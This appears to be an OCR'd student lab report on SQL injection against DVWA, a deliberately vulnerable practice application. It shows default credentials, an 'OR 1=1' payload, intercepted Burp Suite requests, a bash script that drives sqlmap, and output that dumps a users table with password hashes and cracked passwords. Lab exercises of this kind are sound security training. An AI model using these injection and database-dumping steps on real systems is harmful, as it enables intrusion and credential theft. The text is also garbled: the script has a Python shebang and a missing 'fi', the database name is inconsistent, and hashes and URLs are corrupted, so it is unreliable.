




PROCESS:






Screenshot of the DVWA login page. The URL is 192.168.56.101/dvwa/login.php. The DVWA logo is at the top. A login form has 'Username' set to 'admin' and 'Password' set to 'password'. Below the form is a note: 'Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project. Hint: default username is "admin" with password "password"'.



Screenshot of the DVWA Security configuration page. The URL is 192.168.56.101/dvwa/security.php. The DVWA logo is at the top. A sidebar menu includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (selected), PHP Info, About, and Logout. The main content shows the current security level is 'low'. It includes sections for 'Script Security' (with a dropdown menu showing 'low' selected) and 'PHPIDS' (disabled). A note says 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session.' Buttons for 'Enable PHPIDS', 'Simulate attack', and 'View IDS log' are shown. A text input field says 'Security level set to low'.



Screenshot of the DVWA SQL injection page. The URL is 192.168.56.101/dvwa/vulnerabilities/sql/. The DVWA logo is at the top. A sidebar menu includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content shows a 'User ID:' input field with a value of '1 OR 1=1'. Below it is a 'Submit' button. A 'More info' section lists links: 'http://www.acuerteam.com/security/reviews/5DP0N1P78E_.html', 'http://www.ethical-hackers.org/exp/SQL_injection', and 'http://www.unleevitz.net/tech/sql-injection.html'. At the bottom are 'View Source' and 'View Help' buttons.



DVWA

Vulnerability: SQL Injection

User ID: Submit

More info

- <http://www.secureteam.com/securityreviews/SDP/NJP76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/tutorials/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Logout

DVWA Community Edition v2015.3.4 - Temporary Project

Request

```
GET /dvwa/vulnerabilities/sql/?id=5&Submit=Submit HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.56.101/dvwa/vulnerabilities/sql/
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

View Source | View Help

Burp Suite Community Edition v2015.3.4 - Temporary Project

Request

```
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sql/?id=5&Submit=Submit HTTP/1.1
2 Host: 192.168.56.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Referer: http://192.168.56.101/dvwa/vulnerabilities/sql/
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15

```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

Burp Suite Community Edition v2015.3.4 - Temporary Project

File Actions Edit View Help

aditi@kali: ~

```
#!/usr/bin/python
# Select a DB by number
31 echo "Enter the number of the database you want? DB NUMBER"
32 read -p " "
33
34 # Get the selected
35 SELECTED_DB=$(echo $DB)
36
37 if [[ -z "$SELECTED_DB" ]]
38 then
39 echo "Invalid selection"
40 rm "$TEMP_OUTPUT"
41 exit 1
42 fi
43
44 echo "You selected database $SELECTED_DB"
45
46 # Get tables of selected DB
47 echo "Running sqlmap to get tables in DB '$SELECTED_DB' ... "
48
49 sqlMap -u "$URL" --cookies="$COOKIE" -o "$TEMP_OUTPUT" --tables
50
51 # Select table to dump
52 echo "Enter the table name you want to dump (Leave blank) : TABLE_NAME"
53 read -p " "
54
55 if [[ -z "$TABLE_NAME" ]]
56 then
57 echo "No table name provided"
58 exit 1
59
60 # Dump selected tab
61 echo "Running sqlmap to get data from table '$TABLE_NAME' ... "
62 sqlMap -u "$URL" --cookies="$COOKIE" -o "$TEMP_OUTPUT" --dump
63
64 # Clean up
65 rm "$TEMP_OUTPUT"
66
```

The screenshot shows the Burp Suite interface with the "Temporary Project" selected. The "Intercept" tab is active, and a request is being viewed. The URL is `http://192.168.56.101/dvwa/vulnerabilities/sql1/?id=5&Submit=Submit`. The "Selected text" in the Inspector panel is `/dvwa/vulnerabilities/sql1/?id=5&Submit`.




```
Request
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sql1/?id=5&Submit=Submit HTTP/1.1
2 Host: 192.168.56.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1080.100 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip,deflate,br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Referer: http://192.168.56.101/dvwa/vulnerabilities/sql1/
11 Cookie: securitylow_PHPSESSID=0419c339762112d46782548feddd0be
12 Upgrade-Insecure-Requests: 1
13 Priority: 0,1
14
15
```

The screenshot shows the Burp Suite interface with the "Temporary Project" selected. The "Intercept" tab is active, and a request is being viewed. The URL is `http://192.168.56.101/dvwa/vulnerabilities/sql1/?id=5&Submit=Submit`. The "Selected text" in the Inspector panel is `./sel_injection_exploit.sh *http://192.168.56.101/dvwa/vulnerabilities/sql1/?id=5&Submit=Submit`.

```
Request
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sql1/?id=5&Submit=Submit HTTP/1.1
2 Host: 192.168.56.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1080.100 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip,deflate,br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Referer: http://192.168.56.101/dvwa/vulnerabilities/sql1/
11 Cookie: securitylow_PHPSESSID=0419c339762112d46782548feddd0be
12 Upgrade-Insecure-Requests: 1
13 Priority: 0,1
14
15
```

The screenshot shows the Burp Suite interface with the "Temporary Project" selected. The "Intercept" tab is active, and a request is being viewed. The URL is `http://192.168.56.101/dvwa/vulnerabilities/sql1/?id=5&Submit=Submit`. The "Selected text" in the Inspector panel is `Cookie: securitylow_PHPSESSID=0419c339762112d46782548feddd0be`.

```
Request
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sql1/?id=5&Submit=Submit HTTP/1.1
2 Host: 192.168.56.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1080.100 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip,deflate,br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Referer: http://192.168.56.101/dvwa/vulnerabilities/sql1/
11 Cookie: securitylow_PHPSESSID=0419c339762112d46782548feddd0be
12 Upgrade-Insecure-Requests: 1
13 Priority: 0,1
14
15
```



Screenshot of Burp Suite showing an SQL injection exploit against a MySQL database. The exploit uses a UNION query to dump the 'users' table from the 'dwva' database. The dumped data is shown in the 'Raw' tab.

```

[09:08:45] [INFO] the back-end DBMS is MySQL
[09:08:45] [INFO] web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
[09:08:45] [INFO] web application technology: PHP 5.2.4, Apache 2.2.8
[09:08:45] [INFO] back-end DBMS: MySQL 5.1.37
[09:08:45] [INFO] fetching tables for database: 'dwva'
Database: dwva
[2 tables]
| guestbook |
| users |
[09:11:09] [INFO] fetched data logged to text files under '/home/aditi/.local/share/sqlmap/output/192.168.56.101'
[*] ending @ 09:11:09 / 2025-06-10

Enter the table name you want to dump (exact name): users
Running sqlmap to dump table 'users' from DB 'dwva' ...

```

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.56.101/dwva/hackable/users/admin.jpg	\$f4dc0cb5aa76561d0b327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.56.101/dwva/hackable/users/gordonb.jpg	e99a18c420cb3d5f260853678922e03	Brown	Gordon
3	1337	http://192.168.56.101/dwva/hackable/users/1337.jpg	8d353d75ae2c396d67e0d4fc9cc9216b (charley)	Me	Hack
4	pablo	http://192.168.56.101/dwva/hackable/users/pablo.jpg	8d10d09f5bbe4cad3de5c71e9e9b7 (letmein)	Pablo	
5	smithy	http://192.168.56.101/dwva/hackable/users/smithy.jpg	5f6dc2cb5aa76561d0b327deb882cf99 (password)	Smith	Bob

RESULT:

Screenshot of Burp Suite showing the successful dump of the 'users' table from the 'dwva' database. The dumped data is shown in the 'Raw' tab.

```

[09:11:09] [INFO] the back-end DBMS is MySQL
[09:11:09] [INFO] web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
[09:11:09] [INFO] web application technology: PHP 5.2.4, Apache 2.2.8
[09:11:09] [INFO] back-end DBMS: MySQL 5.1.37
[09:11:09] [INFO] fetching columns for table 'users' in database 'dwva'
[09:11:09] [INFO] fetching entries for table 'users' in database 'dwva'
[09:11:09] [INFO] recognized possible password hashes in column 'password'
[*] do you want to use a temporary file for further processing with other tools? [Y/n] y
[09:11:09] [INFO] writing hashes to a temporary file '/tmp/sqlmap/tmp/ph867214/sqlmaphashes-qituc0ff9.txt'
do you want to crack them via a dictionary-based attack? [Y/n] q
[09:11:09] [INFO] using hash method md5_generic_password
[09:11:09] [INFO] resuming password 'sf4dc0cb5aa76561d0b327deb882cf99' for hash 'e99a18c420cb3d5f260853678922e03'
[09:11:09] [INFO] resuming password 'abc123' for hash 'e99a18c420cb3d5f260853678922e03'
[09:11:09] [INFO] resuming password 'charley' for hash '8d353d75ae2c396d67e0d4fc9cc9216b'
[09:11:09] [INFO] resuming password 'letmein' for hash '8d10d09f5bbe4cad3de5c71e9e9b7'
Database: dwva
Table: users
[5 entries]

```

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.56.101/dwva/hackable/users/admin.jpg	\$f4dc0cb5aa76561d0b327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.56.101/dwva/hackable/users/gordonb.jpg	e99a18c420cb3d5f260853678922e03	Brown	Gordon
3	1337	http://192.168.56.101/dwva/hackable/users/1337.jpg	8d353d75ae2c396d67e0d4fc9cc9216b (charley)	Me	Hack
4	pablo	http://192.168.56.101/dwva/hackable/users/pablo.jpg	8d10d09f5bbe4cad3de5c71e9e9b7 (letmein)	Pablo	
5	smithy	http://192.168.56.101/dwva/hackable/users/smithy.jpg	5f6dc2cb5aa76561d0b327deb882cf99 (password)	Smith	Bob

[09:11:09] [INFO] table 'dwva.users' dumped to CSV file '/home/aditi/.local/share/sqlmap/output/192.168.56.101/dump/dwva/users.csv'

[09:11:09] [INFO] fetched data logged to text files under '/home/aditi/.local/share/sqlmap/output/192.168.56.101'